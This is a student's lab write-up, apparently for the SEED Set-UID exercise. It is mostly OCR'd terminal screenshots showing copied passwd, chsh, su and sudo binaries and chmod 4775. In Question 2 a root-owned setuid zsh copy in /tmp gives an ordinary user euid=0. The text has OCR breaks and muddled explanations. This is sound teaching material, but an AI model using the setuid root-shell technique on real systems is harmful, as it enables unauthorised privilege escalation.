

Question 1

These commands need to be set-uid programs because, we will need permission to change the password or even access a few files when necessary. The system thinks that the root user is accessing the file and not any other user other than root, and hence access is granted. In case the passwd, chsh, su and sudo commands are not setuid programs, then a user (other than the root user) will not be able to change the password or change a user’s login shell attribute and other functyions corresponding to other commands.




```
[01/21/19]seed@VM:~/.../Assign1$ ls -l
total 244
-rwxr-xr-x 1 seed seed  39560 Jan 21 05:44 my_chsh
-rw-r--r-- 1 seed seed   2522 Jan 21 05:36 my_passwd
-rwxr-xr-x 1 seed seed  38900 Jan 21 05:36 my_su
-rwxr-xr-x 1 seed seed 159852 Jan 21 05:43 my_sudo
[01/21/19]seed@VM:~/.../Assign1$ 
```

We see that after copying the passwd, chsh, su and sudo commands to the directory Assign1 they have lost their root priviledges.




```
Assign1
[01/21/19]seed@VM:~/Desktop$ cd Assign1/
[01/21/19]seed@VM:~/.../Assign1$ my_passwd
bash: ./my_passwd: Permission denied
[01/21/19]seed@VM:~/.../Assign1$ chmod 4775 my_passwd
[01/21/19]seed@VM:~/.../Assign1$ ls -l
total 244
-rwxr-xr-x 1 seed seed  39560 Jan 21 05:44 my_chsh
-rwsrwxr-x 1 seed seed   2522 Jan 21 05:36 my_passwd
-rwxr-xr-x 1 seed seed  38900 Jan 21 05:36 my_su
-rwxr-xr-x 1 seed seed 159852 Jan 21 05:43 my_sudo
[01/21/19]seed@VM:~/.../Assign1$ my_passwd
./my_passwd: line 1: root:x:0:0:root:/root:/bin/bash: N
o such file or directory
./my_passwd: line 2: daemon:x:1:1:daemon:/usr/sbin:/usr
/sbin/nologin: No such file or directory
./my_passwd: line 3: bin:x:2:2:bin:/bin:/usr/sbin/nolog
in: No such file or directory
./my_passwd: line 4: sys:x:3:3:sys:/dev:/usr/sbin/nolog
in: No such file or directory
./my_passwd: line 5: sync:x:4:65534:sync:/bin:/bin/sync
: No such file or directory
```

m_passwd converted to set-uid program and executed.




```
-rwxr-xr-x 1 root root       63356 Feb 18  2016 chcon
-rwxr-xr-x 1 root root        5444 Jun 26  2017 checkgi
d
-rwxr-xr-x 1 root root        2771 Jul 28  2016 check-l
anguage-support
-rwxr-xr-x 1 root root      261268 Apr  4  2016 cheese
-rwsr-xr-x 1 root root       48264 Mar 29  2016 chfn
-rwxr-xr-x 1 root root       30424 Dec 16  2016 chrt
-rwsr-xr-x 1 root root       39560 Mar 29  2016 chsh
-rwxr-xr-x 1 root root      132388 Mar  1  2016 ciptool
-rwxr-xr-x 1 root root      147651 Feb  1  2017 ckbcomp
-rwxr-xr-x 1 root root       30460 Feb 18  2016 cksum
-rwxr-xr-x 1 root root        5504 Feb 19  2016 clear
-rwxr-xr-x 1 root root        9720 Jun 24  2016 clear_c
onsole
lrwxrwxrwx 1 root root          21 Jul 25  2017 cli ->
/etc/alternatives/cli
lrwxrwxrwx 1 root root          44 Jul 25  2017 cli-gac
util -> /etc/alternatives/global-assembly-cache-tool
-rwxr-xr-x 1 root root       46812 Dec 26  2015 cmp
-rwxr-xr-x 1 root root        5532 Jan 30  2016 cmuwmto
pbm
```




```
$ exit
[01/21/19]seed@VM:~/.../Assign1$ chsh
Password:
Changing the login shell for seed
Enter the new value, or press ENTER for the default
        Login Shell [/bin/dash]: /bin/bash
[01/21/19]seed@VM:~/.../Assign1$ chsh
Password:
Changing the login shell for seed
Enter the new value, or press ENTER for the default
        Login Shell [/bin/bash]: /bin/bash
[01/21/19]seed@VM:~/.../Assign1$ my_chsh
Password:
my_chsh: PAM: Authentication failure
[01/21/19]seed@VM:~/.../Assign1$ chmod 4775 my_chsh
[01/21/19]seed@VM:~/.../Assign1$ my_chsh
Password:
Changing the login shell for seed
Enter the new value, or press ENTER for the default
        Login Shell [/bin/bash]: /bin/dash
Cannot change ID to root.
[01/21/19]seed@VM:~/.../Assign1$ 
```

chsh converted to set-uid and executed.

For sudo command:




```
-rwxr-xr-x 1 seed seed 159852 Jan 21 22:54 my_sudo
[01/21/19]seed@VM:~/.../my_directory$ my_su
Password:
my_su: Authentication failure
[01/21/19]seed@VM:~/.../my_directory$ sudo my_su
sudo: my_su: command not found
[01/21/19]seed@VM:~/.../my_directory$ sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p
            prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p
            prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num]
            [-g group] [-h host] [-p prompt] [-u user]
            [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num]
            [-g group] [-h host] [-p prompt] [-u user]
            file ...
[01/21/19]seed@VM:~/.../my_directory$ my_sudo
my_sudo: ./my_sudo must be owned by uid 0 and have the
setuid bit set
[01/21/19]seed@VM:~/.../my_directory$ 
```




```
[01/21/19]seed@VM:~/.../my_directory$ sudo ./su
root@VM:/home/seed/Desktop/my_directory# exit
exit
[01/21/19]seed@VM:~/.../my_directory$ cp /bin/su my_su
[01/21/19]seed@VM:~/.../my_directory$ ls
my_su  su  sudo
[01/21/19]seed@VM:~/.../my_directory$ cp /usr/bin/sudo
my_sudo
[01/21/19]seed@VM:~/.../my_directory$ ls
my_su  my_sudo  su  sudo
[01/21/19]seed@VM:~/.../my_directory$ rm -rf s*
[01/21/19]seed@VM:~/.../my_directory$ ls
my_su  my_sudo
[01/21/19]seed@VM:~/.../my_directory$ ls -al m*
-rwxr-xr-x 1 seed seed  38900 Jan 21 22:54 my_su
-rwxr-xr-x 1 seed seed 159852 Jan 21 22:54 my_sudo
[01/21/19]seed@VM:~/.../my_directory$ my_su
Password:
my_su: Authentication failure
[01/21/19]seed@VM:~/.../my_directory$ sudo my_su
sudo: my_su: command not found
[01/21/19]seed@VM:~/.../my_directory$ sudo
```

For su command

Question 2




```
tkit-daemon.service-41An8q
                   1 seed         seed             0 Jan 20 0
9:48 unity_support_test.1
root@VM:/tmp# logout
[01/21/19]seed@VM:/tmp$ cd ~
[01/21/19]seed@VM:~$ /tmp/my_zsh
VM#
[01/21/19]seed@VM:~$ cd /tmp
[01/21/19]seed@VM:/tmp$ ls -l
total 756
-rw-------  1 seed         seed             0 Jan 20 0
9:48 config-err-5mYSDo
-rw-------  1 guest-dgju5j guest-dgju5j     0 Jan 21 0
8:11 config-err-Pf02C3
drwx------ 16 guest-dgju5j guest-dgju5j   600 Jan 21 0
8:21 guest-dgju5j
-rwsr-xr-x  1 root         root        756476 Jan 21 0
8:58 my_zsh
drwx------  2 seed         seed          4096 Dec 31
1969 orbit-seed
drwx------  2 guest-dgju5j guest-dgju5j  4096 Jan 21 0
8:11 ssh-BSisw8F15scr
```




```
08:11 ssh-BSisw8F15scr
drwx------  3 root         root             4096 Jan 20
09:48 systemd-private-902d4d0c01d54fb7bf322517c59fb44d-
colord.service-LUUErh
drwx------  3 root         root             4096 Jan 20
09:48 systemd-private-902d4d0c01d54fb7bf322517c59fb44d-
rtkit-daemon.service-41An8q
-rw-rw-r--  1 seed         seed                0 Jan 20
09:48 unity_support_test.1
root@VM:/tmp# logout
[01/21/19]seed@VM:/tmp$ bash
[01/21/19]seed@VM:/tmp$ echo $SHELL
/bin/bash
[01/21/19]seed@VM:/tmp$ ./zsh
bash: ./zsh: No such file or directory
[01/21/19]seed@VM:/tmp$ ./my_zsh
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
VM#
[01/21/19]seed@VM:/tmp$ 
```

As the euid=0, so the normal user has root priviledges.

Question 2(b)



```
08:11 config-err-Pf02C3
drwx------ 16 guest-dgju5j guest-dgju5j      600 Jan 21
08:21 guest-dgju5j
         x   1 root         root          756476 Jan 21
08:58 my_zsh
drwx------  2 seed         seed            4096 Dec 31
 1969 orbit-seed
drwx------  2 guest-dgju5j guest-dgju5j    4096 Jan 21
08:11 ssh-BSisw8F15scr
drwx------  3 root         root            4096 Jan 20
09:48 systemd-private-902d4d0c01d54fb7bf322517c59fb44d-
colord.service-LUUErh
drwx------  3 root         root            4096 Jan 20
09:48 systemd-private-902d4d0c01d54fb7bf322517c59fb44d-
rtkit-daemon.service-41An8q
-rw-rw-r--  1 seed         seed               0 Jan 20
09:48 unity_support_test.1
root@VM:/tmp# logout
[01/21/19]seed@VM:/tmp$ bash
[01/21/19]seed@VM:/tmp$ echo $SHELL
/bin/bash
[01/21/19]seed@VM:/tmp$
```

